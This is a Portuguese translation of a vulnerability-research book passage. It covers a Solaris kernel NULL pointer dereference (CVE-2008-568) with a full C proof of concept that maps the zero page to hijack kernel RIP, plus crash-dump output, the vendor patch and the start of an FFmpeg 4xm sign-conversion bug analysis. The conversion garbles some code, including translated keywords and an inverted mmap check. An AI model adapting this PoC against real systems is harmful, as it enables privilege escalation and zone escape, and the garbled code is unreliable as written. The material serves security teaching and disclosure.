


Figura 3-5: Espaço de endereço virtual de um processo (Solaris x86 de 64 bits)¹⁰

Ao mapear a página zero antes de acionar a desreferência do ponteiro NULL, consegui evitar que o sistema falhasse. Isso me levou ao próximo problema: como obter controle sobre o EIP/RIP? Os únicos dados que estavam sob meu controle total eram os dados IOCTL enviados ao kernel e os dados do espaço do usuário de um processo, inclusive a página zero. A única maneira de obter o controle era fazer com que o kernel fizesse referência a alguns dados da página zero que, mais tarde, seriam usados para controlar o fluxo de execução do kernel. Achei que essa abordagem não funcionaria, mas estava errado.

Arquivo de código-fonte

uts/common/inet/ip/ip_if.c

Função *ip_ioctl_tunparam()*

```
[...]
9401 int
9402 ip_ioctl_tunparam(ipif_t *ipif, sin_t *dummy_sin, queue_t *q, mblk_t *mp,
9403 ip_ioctl_cmd_t      *ipip, void *dummy_ifreq)
9404 {
[...]
9432 ill = ipif->ipif_ill;
9433 mutex_enter (&connp->conn_lock);
9434 mutex_enter (&ill->ill_lock);
9435 if (ipip->ipi_cmd == SIOCSTUNPARAM || ipip->ipi_cmd == OSIOCSTUNPARAM) {
9436 success = ipsq_pending_mp_add(connp, ipif, CONNP_TO_WQ(connp),
9437 mp, 0);
9438} else {
9439 success = ill_pending_mp_add(ill, connp,
mp); 9440 }
9441 mutex_exit (&ill->ill_lock);
9442 mutex_exit (&connp->conn_lock);
9443
```

```
9444se    (sucesso) {  
9445ip1dbg    (("sending down tunparam request "));  
9446putnext  (ill->ill_wq, mp1);  
[...]
```

A desreferência do ponteiro NULL ocorre na linha 9432, quando ipif é forçado a ser NULL. Isso leva à falha do sistema. Mas se a página zero for mapeada antes da desreferência a NULL, a violação de acesso não será acionada e o sistema não travará. Em vez disso, o valor da estrutura ill é determinado ao fazer referência a dados válidos controlados pelo usuário da página zero. Portanto, todos os valores da estrutura ill podem ser controlados por meio da elaboração cuidadosa dos dados da página zero. Fiquei satisfeito em descobrir que, na linha 9446, a função putnext() é chamada com o valor controlável pelo usuário de ill->ill_wq como parâmetro.

Arquivo de código-fonte

uts/common/os/putnext.c

Função putnext()¹¹

```
[...]  
146 nulidade  
147 putnext(queue_t *qp, mblk_t *mp)  
148 {  
[...]  
154     int         (*putproc)();  
[...]  
176     qp = qp->q_next;  
177     sq = qp->q_syncq;  
178     ASSERT(sq != NULL);  
179     ASSERT(MUTEX_NOT_HELD(SQLLOCK(sq)));  
180     qi = qp->q_info;  
[...]  
268     /*  
269      * Agora temos uma reivindicação sobre o syncq, ou vamos  
270      * colocar a mensagem no syncq e depois drená-lo, ou estamos  
271      * vai chamar o putproc().  
272      */  
273     putproc = qi->qi_putp;  
274     Se (!queued) {  
275         STR_FTEVENT_MSG(mp, fqp, FTEV_PUTNEXT, mp->b_rptr -  
276                         mp->b_datap->db_base);  
277         (*putproc)(qp, mp);  
[...]
```

O usuário pode controlar totalmente os dados do primeiro parâmetro de função de putnext(), o que significa que os valores de qp, sq e qi também podem ser controlados por meio dos dados da página zero mapeada (consulte as linhas 176, 177 e 180). Além disso, o usuário pode controlar o valor do ponteiro de função declarado na linha 154 (consulte a linha 273). Esse ponteiro de função é então chamado na linha 277.

Portanto, em resumo, se os dados da página zero mapeada forem cuidadosamente elaborados, é possível assumir o controle de um ponteiro

de função e, assim

obtendo controle total sobre o EIP/RIP e resultando em execução arbitrária de código no nível do kernel.

Usei o seguinte código POC para obter controle sobre o EIP/RIP:

```
01 #include <string.h>
02 #include <stdio.h>
03 #include <unistd.h>
04 #include <fcntl.h>
05 #include <sys/syscall.h>
06 #include <sys/sockio.h>
07 #include <net/if.h>
08 #include <sys/mman.h>
09
10 ///////////////////////////////////////////////////////////////////
11 // Mapear a página zero e preenche-la com o
12 // dados necessários
13 int
14 map_null_page (void)
15 {
16     void * mem = (void *)-1;
17
18     // mapear a página zero
19     mem = mmap (NULL, PAGESIZE, PROT_EXEC|PROT_READ|PROT_WRITE,
20                 MAP_FIXED|MAP_PRIVATE|MAP_ANON, -1, 0);
21
22     Se (mem != NULL) {
23         printf ("failed\n");
24         fflush (0);
25         perror ("[-] ERRO: mmap");
26         retorno 1;
27     }
28
29     // preencher a página zero com zeros
30     memset (mem, 0x00, PAGESIZE);
31
32 ///////////////////////////////////////////////////////////////////
33 // dados de página
zero 34
35 // qi->qi_putstr
36 *(unsigned long long *)0x00 = 0x0000000041414141; 37
38 // ipif->ipif_ill
39 *(unsigned long long *)0x08 = 0x0000000000000010; 40
41 // início da estrutura da doença (ill->ill_ptr)
42 *(unsigned long long *)0x10 =
0x0000000000000000; 43
43 // ill->rq
44 *(unsigned long long *)0x18 =
0x0000000000000000; 46
45 // ill->wq (define o endereço para a estrutura qp)
46 *(unsigned long long *)0x20 = 0x0000000000000028; 49
47 // início da estrutura qp (qp->q_info)
48 *(unsigned long long *)0x28 =
0x0000000000000000; 52
49 // qp->q_first
```

```

54  *(unsigned long long *)0x30 =
0x00000000000000000000; 55
56  // qp->q_last
57  *(unsigned long long *)0x38 =
0x00000000000000000000; 58
59  // qp->q_next (aponta para o início da estrutura qp)
60  *(unsigned long long *)0x40 = 0x0000000000000028; 61
62// qp->q_syncq
63* (unsigned long long *)0xa0 = 0x000000000000007d0; 64
65retorno 0;
66 }
67
68 anulação
69 status (void)
70 {
    71unsigned long long i = 0;
72
73printf      ("[+] PAGESIZE: %d\n", (int)PAGESIZE);
74printf ("[+] Dados da página
zero:\n"); 75
76for (i = 0; i <= 0x40; i += 0x8)
    77printf (... 0x%02x: 0x%016llx\n", i, *(unsigned long long*)i);
78
79printf (... 0xa0: 0x%016llx\n", *(unsigned long long*)0xa0);
80
81printf ("[+] O bug será acionado em 2 segundos..\n"); 82
83fflush (0);
84 }
85
86 int
87 main (void)
88 {
    89     intfd = 0;
    90char dados[32];
91
92 /////////////////
93 // Abertura do dispositivo '/dev/arp'.
94 printf ("[+] Abrindo o dispositivo '/dev/arp'
... "); 95
    96fd = open ("/dev/arp",
O_RDWR); 97
98se (fd < 0) {
    99     printf ("failed\n");
100     fflush (0);
101     perror ("[-] ERROR: open");
102     retorno 1;
103 }
104
    105printf ("OK\n");
106
107 /////////////////
108 // Mapear a página zero
109 printf ("[+] Tentando mapear a página zero
... "); 110
111if (map_null_page () == 1) {

```

```

112     retorno 1;
113 }
114
115 printf ("OK\n");
116
117 /////////////////
118 // Mensagens de status
119 status ();
120 dormir (2);
121
122 /////////////////
123 // Dados de solicitação IOCTL (nome da interface com alias inválido ':01')
124 data[0] = 0x3a; // dois pontos
125 data[1] = 0x30; // Zero ASCII
126 data[2] = 0x31; // o dígito '1'
127 data[3] = 0x00; // terminação NULL
128
129 /////////////////
130 // Solicitação IOCTL
131 syscall (SYS_ioctl, fd, SIOCGTUNPARAM, data);
132
133 printf ("[-] ERRO: açãoando o deref de ptr NULL falhou\n");
134 fechar (fd);
135
136 retornar 0;
137 }

```

Listagem 3-2: Código POC (*poc2.c*) usado para obter o controle do EIP/RIP e, assim, obter a execução arbitrária de código no kernel.

Na linha 19 da Listagem 3-2, a página zero é mapeada usando `mmap()`. Mas a parte mais interessante do código POC é o layout dos dados da página zero (consulte as linhas 32 a 63). A Figura 3-6 ilustra as partes relevantes desse layout.




Figura 3-6: Layout de dados da página zero

O lado esquerdo da Figura 3-6 mostra os deslocamentos para a página zero. O meio lista os valores reais da página zero. O lado direito mostra as referências que o kernel faz à página zero. A Tabela 3-1 descreve o layout de dados da página zero ilustrado na Figura 3-6.

Tabela 3-1: Descrição do layout de dados da página zero

Função/linha de código	Dados referenciados pelo kernel	Descrição
ip_ioctl_tunparam() 9432	ill = ipif->ipif_ill; ipif_ill;	ipif é NULL, e o deslocamento de ipif_ill dentro do ipif Portanto, ipif->ipif_ill faz referência a O valor no endereço 0x8 é atribuído a ill. Portanto, a estrutura ill começa no endereço 0x10 (consulte (1) na Figura 3-6).
ip_ioctl_tunparam() 9446	putnext(ill->ill_wq, mp1);	O valor de ill->ill_wq é usado como um parâmetro para putnext(). O deslocamento de ill_wq dentro da estrutura ill é 0x10. A estrutura doente começa no endereço 0x10, portanto ill->ill_wq é referenciado no endereço 0x20.
putnext() 147	putnext(queue_t *qp, mblk_t *mp)	O endereço de qp é igual ao valor apontado por ill->ill_wq. Portanto, qp começa no endereço 0x28 (consulte (2) na Figura 3-6).
putnext() 176	qp = qp->q_next;	O deslocamento de q_next dentro da estrutura qp é 0x18. Portanto, o próximo qp recebe o valor de endereço 0x40: o endereço inicial do qp (0x28) + deslocamento de q_next (0x18). O valor no endereço 0x40 é novamente 0x28, de modo que a próxima estrutura qp começa no mesmo como o anterior (veja (3) na Figura 3-6).
putnext() 177	sq = qp->q_syncq;	O deslocamento de q_syncq dentro da estrutura qp é 0x78. Como q_syncq é referenciado posteriormente, ele deve apontar para um endereço de memória válido. Escolhi 0x7d0, que é um na página zero mapeada.
putnext() 180	qi = qp->q_qinfo;	O valor de qp->q_qinfo é atribuído a qi. O deslocamento de q_qinfo dentro da estrutura qp é 0x0. Como o A estrutura qp começa no endereço 0x28, o valor 0x0 é atribuído ao qi (veja (4) na Figura 3-6).
putnext() 273	putproc = qi->qi_putp;	O valor de qi->qi_putp é atribuído à função ponteiro de ação putproc. O deslocamento de qi_putp

dentro do

A estrutura `qi` é `0x0`. Portanto, `qi->qi_putstr` é referido endereço `0x0`, e o valor nesse endereço (`0x000000041414141`) é atribuído à função ponteiro.

Em seguida, compilei e testei o código POC como um usuário sem privilégios dentro de uma zona restrita e não global do Solaris:

```
solaris$ isainfo -b
64

solaris$ id
uid=100(wwwuser) gid=1(outra)

solaris$ zonename
wwwzone

solaris$ ppriv -S $$
1422:   -bash
flags =
<nenhum>
      E:
      básico
      I:
      básico
      P:
      básico
      L: zona

solaris$ /usr/sfw/bin/gcc -m64 -o poc2 poc2.c

solaris$ ./poc2
[+] Opening '/dev/arp' device ... OK
[+] Trying to map zero page ... OK
[+] PAGESIZE: 4096
[+] Dados de página zero:
... 0x00: 0x0000000041414141
... 0x08: 0x0000000000000010
... 0x10: 0x000000000000000000000000
... 0x18: 0x000000000000000000000000
... 0x20: 0x000000000000000000000028
... 0x28: 0x000000000000000000000000
... 0x30: 0x000000000000000000000000
... 0x38: 0x000000000000000000000000
... 0x40: 0x000000000000000000000028
... 0xa0: 0x0000000000000007d0
[+] 0 bug será acionado em 2 segundos.
```

O sistema travou imediatamente e foi reiniciado. Após a reinicialização, inspecionei os arquivos de falha do kernel (consulte a Seção B.1 para obter uma descrição dos seguintes comandos do depurador):

```
solaris# id
uid=0(root) gid=0(root)

solaris# nome do host
bob

solaris# cd /var/crash/bob/

solaris# ls
limites    unix.0      vmcore.0      unix.1      vmcore.1
50 Capítulo
50
```

```
solaris# mdb unix.1 vmcore.1
```

Carregando módulos: [unix krtld genunix specfs dtrace cpu.generic uppc pcplusmp ufs ip hook neti sctp arp usba fcp fctl nca lofs mpt zfs audiosup md cpc random crypto fcip logindmux ptm sppp nfs]

```
> ::msgbuf
[...]
panic[cpu0]/thread=ffffffff8816c120:
BAD TRAP: type=e (#pf Page fault) rp=fffffe800029f530 addr=41414141 ocorreu no módulo
"<unknown>" devido a um acesso ilegal a um endereço de usuário
```

poc2:

#pf Falha na página

Falha ruim do kernel no addr=0x41414141

pid=1404, pc=0x41414141, sp=0xfffffe800029f628, eflags=0x10246 cr0:

80050033<pg,wp,ne,et,mp,pe> cr4: 6b0<xmme,fxsr,pge,pae,pse> cr2:

41414141 cr3: 1782a000 cr8: c

rdi:	28	rsi:	ffffffffff81700380	rdx:	ffffffffff8816c120
rcx:	0	r8:		r9:	0
rax:	0	rbx:		rbp:	fffffe800029f680
r10:	1	r11:		r12:	7d0
r13:	28	r14:	ffffffffff81700380	r15:	0
fsb:	fffffd7fff220200	gsb:	ffffffffffbc27fc0	ds:	0
es:	0	fs:		1bb gs:	0
trp:	e	err:		10 rip:	41414141
cs:	28	rfl:		10246	rsp: fffffe800029f628
ss:	30				

fffffe800029f440 unix:die+da ()

fffffe800029f520 unix:trap+5e6 ()

fffffe800029f530 unix:_cmntrap+140 ()

fffffe800029f680 41414141 ()

fffffe800029f6d0 ip:ip_siocctl_tunparam+ee ()

fffffe800029f780 ip:ip_process_ioctl+280 ()

fffffe800029f820 ip:ip_wput_nodata+970 ()

fffffe800029f910 ip:ip_output_options+537 ()

fffffe800029f920 ip:ip_output+10 ()

fffffe800029f940 ip:ip_wput+37 ()

fffffe800029f9a0 unix:putnext+1f1 ()

fffffe800029f9d0 arp:ar_wput+9d ()

fffffe800029fa30 unix:putnext+1f1 ()

fffffe800029fab0 genunix:strdoioclt+67b ()

fffffe800029fdd0 genunix:strioclt+620 ()

fffffe800029fdf0 specfs:spec_ioctl+67 ()

fffffe800029fe20 genunix:fop_ioctl+25 ()

fffffe800029ff00 genunix:ioctl+ac ()

fffffe800029ff10 unix:brand_sys_syscall+21d ()

sincronização de sistemas

de arquivos... feito

despejando em /dev/dsk/c0d0s1, deslocamento 107413504, conteúdo: kernel

```
> $c
0x41414141()
ip_siocctl_tunparam+0xee()
ip_process_ioctl+0x280()
ip_wput_nodata+0x970()
ip_output_options+0x537()
```

```
ip_output+0x10()
ip_wput+0x37()
putnext+0x1f1()
ar_wput+0x9d()
putnext+0x1f1()
strdoioc1+0x67b()
strioctl+0x620()
spec_ioctl+0x67()
fop_ioctl+0x25() ioctl+0xac()
sys_syscall+0x17b()
```

Dessa vez, o sistema travou quando o kernel tentou executar o código no endereço `0x41414141` (o valor do registro RIP, conforme mostrado em negrito na saída do depurador acima). Isso significa que eu havia conseguido obter controle total sobre o EIP/RIP.

Com a carga útil de exploração correta, esse bug pode ser usado para escapar de uma zona restrita e não global do Solaris e, em seguida, obter privilégios de superusuário na zona global.

Devido às leis rigorosas do meu país, não tenho permissão para fornecer um exploit completo e funcional. Entretanto, se estiver interessado, você pode acessar o site do livro para assistir a um vídeo que gravei e que mostra o exploit em ação.¹²

3.3 Remediação de vulnerabilidades

Quinta-feira, 12 de junho de 2008

Depois que informei a Sun sobre o bug, ela desenvolveu o seguinte patch para solucionar a vulnerabilidade:¹³

```
[...]
19165se (*cp == IPIF_SEPARATOR_CHAR) {
19166    /*
19167* Rejeite aliases não decimais para interfaces lógicas
     . Aliases com zeros à esquerda
19169* também são rejeitadas, pois introduzem ambiguidade na
 nomeação das interfaces.
19171*      Para confirmar a semântica existente, 19172* e
 para não interromper nenhum programa/script que dependa
     19173* desse comportamento, if<0>:0 é considerado
19174*      uma interface válida.
19175      *
19176* Se o alias tiver dois ou mais dígitos e o
primeiro 19177* for zero, falhará.
19178      */
19179se (&cp[2] < endp && cp[1] == '0') {
19180se     (erro != NULL)
19181*error         = EINVAL;
19182return (NULL);
19183}
[...]
```

Para corrigir o erro, a Sun introduziu a nova definição de erro nas linhas 19180 e 19181 de `ipif_lookup_on_name()`. Isso evita que a desreferência do ponteiro NULL ocorra. Embora essa medida corrija a vulnerabilidade descrita neste capítulo, ela não resolve o problema básico. A função `ipif_lookup_on_name()`, bem como outras funções do kernel, ainda relatam condições de erro ao seu chamador de duas maneiras diferentes, portanto, há grandes chances de que um bug semelhante ocorra novamente se a API não for usada com muito cuidado. A Sun deveria ter alterado a API para evitar futuros bugs, mas não o fez.

3.4 Lições aprendidas

Como programador:

- Sempre defina as condições de erro adequadas.
- Sempre valide corretamente os valores de retorno.
- Nem todas as desreferências de ponteiro NULL do kernel são simples condições de negação de serviço. Algumas delas são vulnerabilidades realmente graves que podem levar à execução arbitrária de código.

Como administrador do sistema:

- Não confie cegamente em zonas, compartimentos, controles de acesso refinados ou virtualização. Se houver um bug no kernel, há uma boa chance de que todos os recursos de segurança possam ser contornados ou evitados. E isso não se aplica apenas às zonas do Solaris.

3.5 Adendo

Quarta-feira, 17 de dezembro de 2008

Como a vulnerabilidade foi corrigida e um patch para o Solaris está disponível, lancei um aviso de segurança detalhado em meu site hoje.¹⁴ O bug foi atribuído como CVE-2008-568. A Sun levou **471 dias** para fornecer uma versão corrigida de seu sistema operacional (veja a Figura 3-7). Isso é um tempo inacreditavelmente longo!




Figura 3-7: Linha do tempo desde a notificação do bug até o lançamento do sistema operacional corrigido

Notas

1. O código-fonte do OpenSolaris pode ser baixado em <http://dlc.sun.com/osol/on/downloads/>.
2. Consulte <http://en.wikipedia.org/wiki/Ioctl>.
3. Para obter mais informações sobre o mecanismo de tunelamento IP-in-IP, consulte <http://download.oracle.com/docs/cd/E19455-01/806-0636/6j9vq2bum/index.html>.
4. Consulte o *STREAMS Programming Guide* da Sun Microsystems Inc., cujo download pode ser feito em <http://download.oracle.com/docs/cd/E19504-01/802-5893/802-5893.pdf>.
5. OpenGrok referência do navegador de origem do OpenSolaris: <http://cvs.opensolaris.org/source/xref/onnv/onnv-gate/usr/src/uts/common/sys/stream.h?r=4823%3A7c9aaea16585>.
6. OpenGrok referência do navegador de origem do OpenSolaris: <http://cvs.opensolaris.org/source/xref/onnv/onnv-gate/usr/src/uts/common/inet/ip/ip.c?r=4823%3A7c9aaea16585>.
7. OpenGrok referência do navegador de origem do OpenSolaris: http://cvs.opensolaris.org/source/xref/onnv/onnv-gate/usr/src/uts/common/inet/ip_ip_if.c?r=5240%3Ae7599510dd03.
8. O guia oficial do depurador modular Solaris pode ser encontrado em <http://dlc.sun.com/osol/docs/content/MODDEBUG/moddebug.html>.
9. Para obter mais informações sobre , consulte o documento "Attacking the Core: Kernel Exploiting Notes", de twiz & sgrakkyu, que pode ser encontrado em <http://www.phrack.com/issues.html?issue=64&id=6>.
10. Mais informações sobre o espaço de endereço virtual dos processos do Solaris podem ser encontradas em <http://cvs.opensolaris.org/source/xref/onnv/onnv-gate/usr/src/uts/i86pc/os/startup.c?r=10942:eaa343de0d06>.
11. OpenGrok referência do navegador de origem do OpenSolaris: <http://cvs.opensolaris.org/source/xref/onnv/onnv-gate/usr/src/uts/common/os/putnext.c?r=0%3A68f95e015346>.
12. Consulte <http://www.trapkit.de/books/bhd/>.
13. O patch da Sun pode ser encontrado em http://cvs.opensolaris.org/source/diff/onnv/onnv-gate/usr/src/uts/common/inet/ip_ip_if.c?r1=/onnv/onnv-gate/usr/src/uts/common/inet/ip_ip_if.c@5240&r2=/onnv/onnv-gate/usr/src/uts/common/inet/ip_ip_if.c@5335&format=s&full=0.
14. Minha consultoria de segurança que descreve os detalhes da vulnerabilidade do kernel do Solaris pode ser encontrada em <http://www.trapkit.de/advisories/TKADV2008-015.txt>.

4

PONTEIRO NULO FTW

Sábado, 24 de janeiro de 2009

Querido diário,

Encontrei um bug muito bonito hoje: uma vulnerabilidade de conversão de tipos que leva a uma desreferência de ponteiro NULL (consulte Seção A.2). Em circunstâncias normais, isso não seria grande coisa, já que o bug afeta uma biblioteca de espaço do usuário, o que geralmente significa que, na pior das hipóteses, ele travaria um aplicativo de espaço do usuário. Mas esse bug é diferente da média: desreferências de ponteiro NULL no espaço do usuário, e é possível explorar essa vulnerabilidade para executar código arbitrário.

A vulnerabilidade afeta a biblioteca multimídia FFmpeg que é usada por muitos projetos de software populares, incluindo o Google Chrome, VLC media player, MPlayer e Xine, para citar apenas alguns. Também há rumores de que o YouTube usa o FFmpeg como software de conversão de back-end.¹

- Há outros exemplos de exploração desreferências de ponteiro NULL no espaço do usuário. Veja o exploit MacGyver de Mark Dowd para Flash (<http://blogs.iss.net/archive/flash.html>) ou o bug do firefox de Justin Schuh (<http://blogs.iss.net/archive/cve-2008-0017.html>).

4.1 Descoberta de vulnerabilidades

Para encontrar a vulnerabilidade, fiz o seguinte:

- Etapa 1: Liste os demuxers do FFmpeg.
- Etapa 2: Identificar os dados de entrada.
- Etapa 3: rastrear os dados de entrada.

Etapa 1: listar os demuxers do FFmpeg

Depois de obter a última revisão do código-fonte no repositório SVN do FFmpeg, gerei uma lista dos demuxers disponíveis na biblioteca libavformat, que está incluída no FFmpeg (consulte a Figura 4-1).

Percebi que o FFmpeg separa a maioria dos demuxers em diferentes arquivos C no diretório *libavformat/*.

```
tk@ubuntu: ~/BHD/ffmpeg/libavformat$ ls
4xm.c      flic.c      mpjpeg.c      rtp.c
adtsenc.c   flvdec.c   msnwc_tcp.c  rtdec.c
aiff.c     flvenc.c   mtv.c        rtenc.c
allformats.c flv.h       mvi.c        rtpenc_h264.c
amr.c       framecrcenc.c  mxf.c       rtp.h
apc.c       framehook.c  mxfdec.c    rtp_h264.c
ape.c       framehook_h.mxfenc.c   rtp_h264.h
asf.c       gif.c       mxf_h       rtp_internal.h
asfcrypt.c  gxf.c       network.h   rtp_mpv.c
asfcrypt_h.gxfe.c    nsydec.c   rtp_mpvh
asf_enc.c   gxf_h       nut.c       rtpproto.c
asf_h       http.c     nutdec.c   rtsp
assdec.c   idcin.c    nutenc.c   rtspcodes.h
assenc.c   idroq.c    nut_h      rtsp.h
au.c       iff.c      nuv.c      sdp.c
```

Figura 4-1: Demuxers FFmpeg libavformat

OBSERVAÇÃO

O desenvolvimento do FFmpeg foi transferido para um repositório Git,² e o repositório SVN não é mais atualizado. A revisão do código-fonte vulnerável (SVN-r16556) do FFmpeg agora pode ser baixada do site deste livro.³

Etapa 2: Identificar os dados de entrada

Em seguida, tentei identificar os dados de entrada processados pelos demuxers. Ao ler o código-fonte, descobri que a maioria dos demuxers declara uma função chamada *demuxername_read_header()*, que geralmente

recebe um parâmetro do tipo AVFormatContext. Essa função declara e inicializa um ponteiro com a seguinte aparência:

```
[..]  
ByteIOContext *pb = s->pb;  
[...]
```

Muitas funções *get_something* diferentes (por exemplo, *get_le32()*, *get_buffer()*) e macros especiais (por exemplo, *AV_RL32*, *AV_RL16*) são usadas para extrair partes dos dados apontados por pb. Nesse ponto, eu tinha certeza de que pb deveria ser um ponteiro para os dados de entrada dos arquivos de mídia que estavam sendo processados.

Etapa 3: rastrear os dados de entrada

Decidi procurar erros rastreando os dados de entrada de cada demuxer no nível do código-fonte. Comecei com o primeiro arquivo de demuxer da lista, chamado *4xm.c*. Ao auditar o demuxer do formato de arquivo de filme 4X,⁴ encontrei a vulnerabilidade mostrada na listagem abaixo.

Arquivo de código-fonte *libavformat/4xm.c*

Função fourxm_read_header()

```
[..]  
93 static int fourxm_read_header(AVFormatContext *s,  
94AVFormatParameters *ap)  
95 {  
96ByteIOContext *pb = s->pb;  
..  
101unsigned char *header;  
..  
103int current_track = -1;  
..  
106 fourxm->track_count = 0;  
107 fourxm->tracks = NULL;  
..  
120 /* alocar espaço para o cabeçalho e carregar tudo */  
121 header = av_malloc(header_size);  
122 Se (!header)  
123     return AVERROR(ENOMEM);  
124 Se (get_buffer(pb, header, header_size) != header_size)  
125     retorna AVERROR(EIO);  
..  
160 } else if (fourcc_tag == strk_TAG) {  
161     /* verificar se há dados suficientes */  
162     se (tamanho != strk_SIZE) {  
163         av_free(header);  
164         retorna AVERROR_INVALIDDATA;  
165     }  
166current_track = AV_RL32(&header[i + 8]);
```

```

167 Se (current_track + 1 > fourxm->track_count) {
168     fourxm->track_count = current_track + 1;
169     se((unsigned)fourxm->track_count >= UINT_MAX / sizeof(AudioTrack))
170         retornar -1;
171     fourxm->tracks = av_realloc(fourxm->tracks,
172         fourxm->track_count * sizeof( AudioTrack));
173     se (!fourxm->tracks) {
174         av_free(header);
175         return AVERROR(ENOMEM);
176     }
177 }
178 fourxm->tracks[current_track].adpcm = AV_RL32(&header[i + 12]);
179 fourxm->tracks[current_track].channels = AV_RL32(&header[i + 36]);
180 fourxm->tracks[current_track].sample_rate = AV_RL32(&header[i + 40]);
181 fourxm->tracks[current_track].bits = AV_RL32(&header[i + 44]);
[...]

```

A função `get_buffer()` na linha 124 copia os dados de entrada do arquivo de mídia processado para o buffer de heap apontado pelo cabeçalho (consulte as linhas 101 e 121). Se o arquivo de mídia contiver o chamado bloco strk (consulte a linha 160), a macro `AV_RL32()` na linha 166 lê um int sem sinal dos dados do cabeçalho e armazena o valor na variável int com sinal `current_track` (consulte a linha 103). A conversão de um valor int sem sinal controlado pelo usuário do arquivo de mídia para um int com sinal pode causar um bug de conversão! Meu interesse foi despertado e continuei a pesquisar o código, animado com a possibilidade de encontrar algo.

A instrução `if` na linha 167 verifica se o valor controlado pelo usuário de `current_track + 1` é maior que `fourxm->track_count`. A variável int assinada `fourxm->track_count` é inicializada com 0 (consulte a linha 106). A substituição de um valor $\geq 0x80000000$ por `current_track` causa uma mudança no sinal que resulta em `current_track` sendo interpretado como negativo (para descobrir o motivo, consulte a Seção A.3). Se `current_track` for interpretado como negativo, o

A instrução `if` na linha 167 sempre retornará FALSE (já que a variável int assinada `fourxm->track_count` tem valor zero), e a alocação do buffer na linha 171 nunca será alcançada. Claramente, foi uma má ideia converter esse int sem sinal controlado pelo usuário em um int com sinal.

Como `fourxm->tracks` é inicializado com NULL (consulte a linha 107) e a linha 171 nunca é alcançada, as operações de gravação nas linhas 178-181 levam a quatro desreferências de ponteiro NULL. Como NULL é desreferenciado

pelo valor controlado pelo usuário de `current_track`, é possível gravar dados controlados pelo usuário em uma ampla gama de locais de memória.

OBSERVAÇÃO

Talvez você não chame isso tecnicamente de "desreferência" de ponteiro NULL, pois na verdade não estou desreferenciando NULL, mas uma estrutura inexistente que está localizada em um deslocamento controlado pelo usuário a partir de NULL. No final das contas, depende de como você define o termo "desreferência de ponteiro NULL".

O comportamento esperado do FFmpeg é mostrado na Figura 4-2 da seguinte forma:

1. `fourxm->tracks` é inicializado com `NULL` (consulte a linha 107).
2. Se o arquivo de mídia processado contiver um bloco `strk`, o valor de `current_track` será extraído dos dados controlados pelo usuário do bloco (consulte a linha 166).
3. Se o valor de `current_track + 1` for maior que zero, um buffer de heap será alocado.
4. O buffer do heap apontado por `fourxm->tracks` é alocado (consulte as linhas 171 e 172).
5. Os dados do arquivo de mídia são copiados para o buffer do heap, enquanto `current_track` é usado como um índice de matriz no buffer (consulte as linhas 178-181).
6. Quando esse comportamento ocorre, não há problema de segurança.

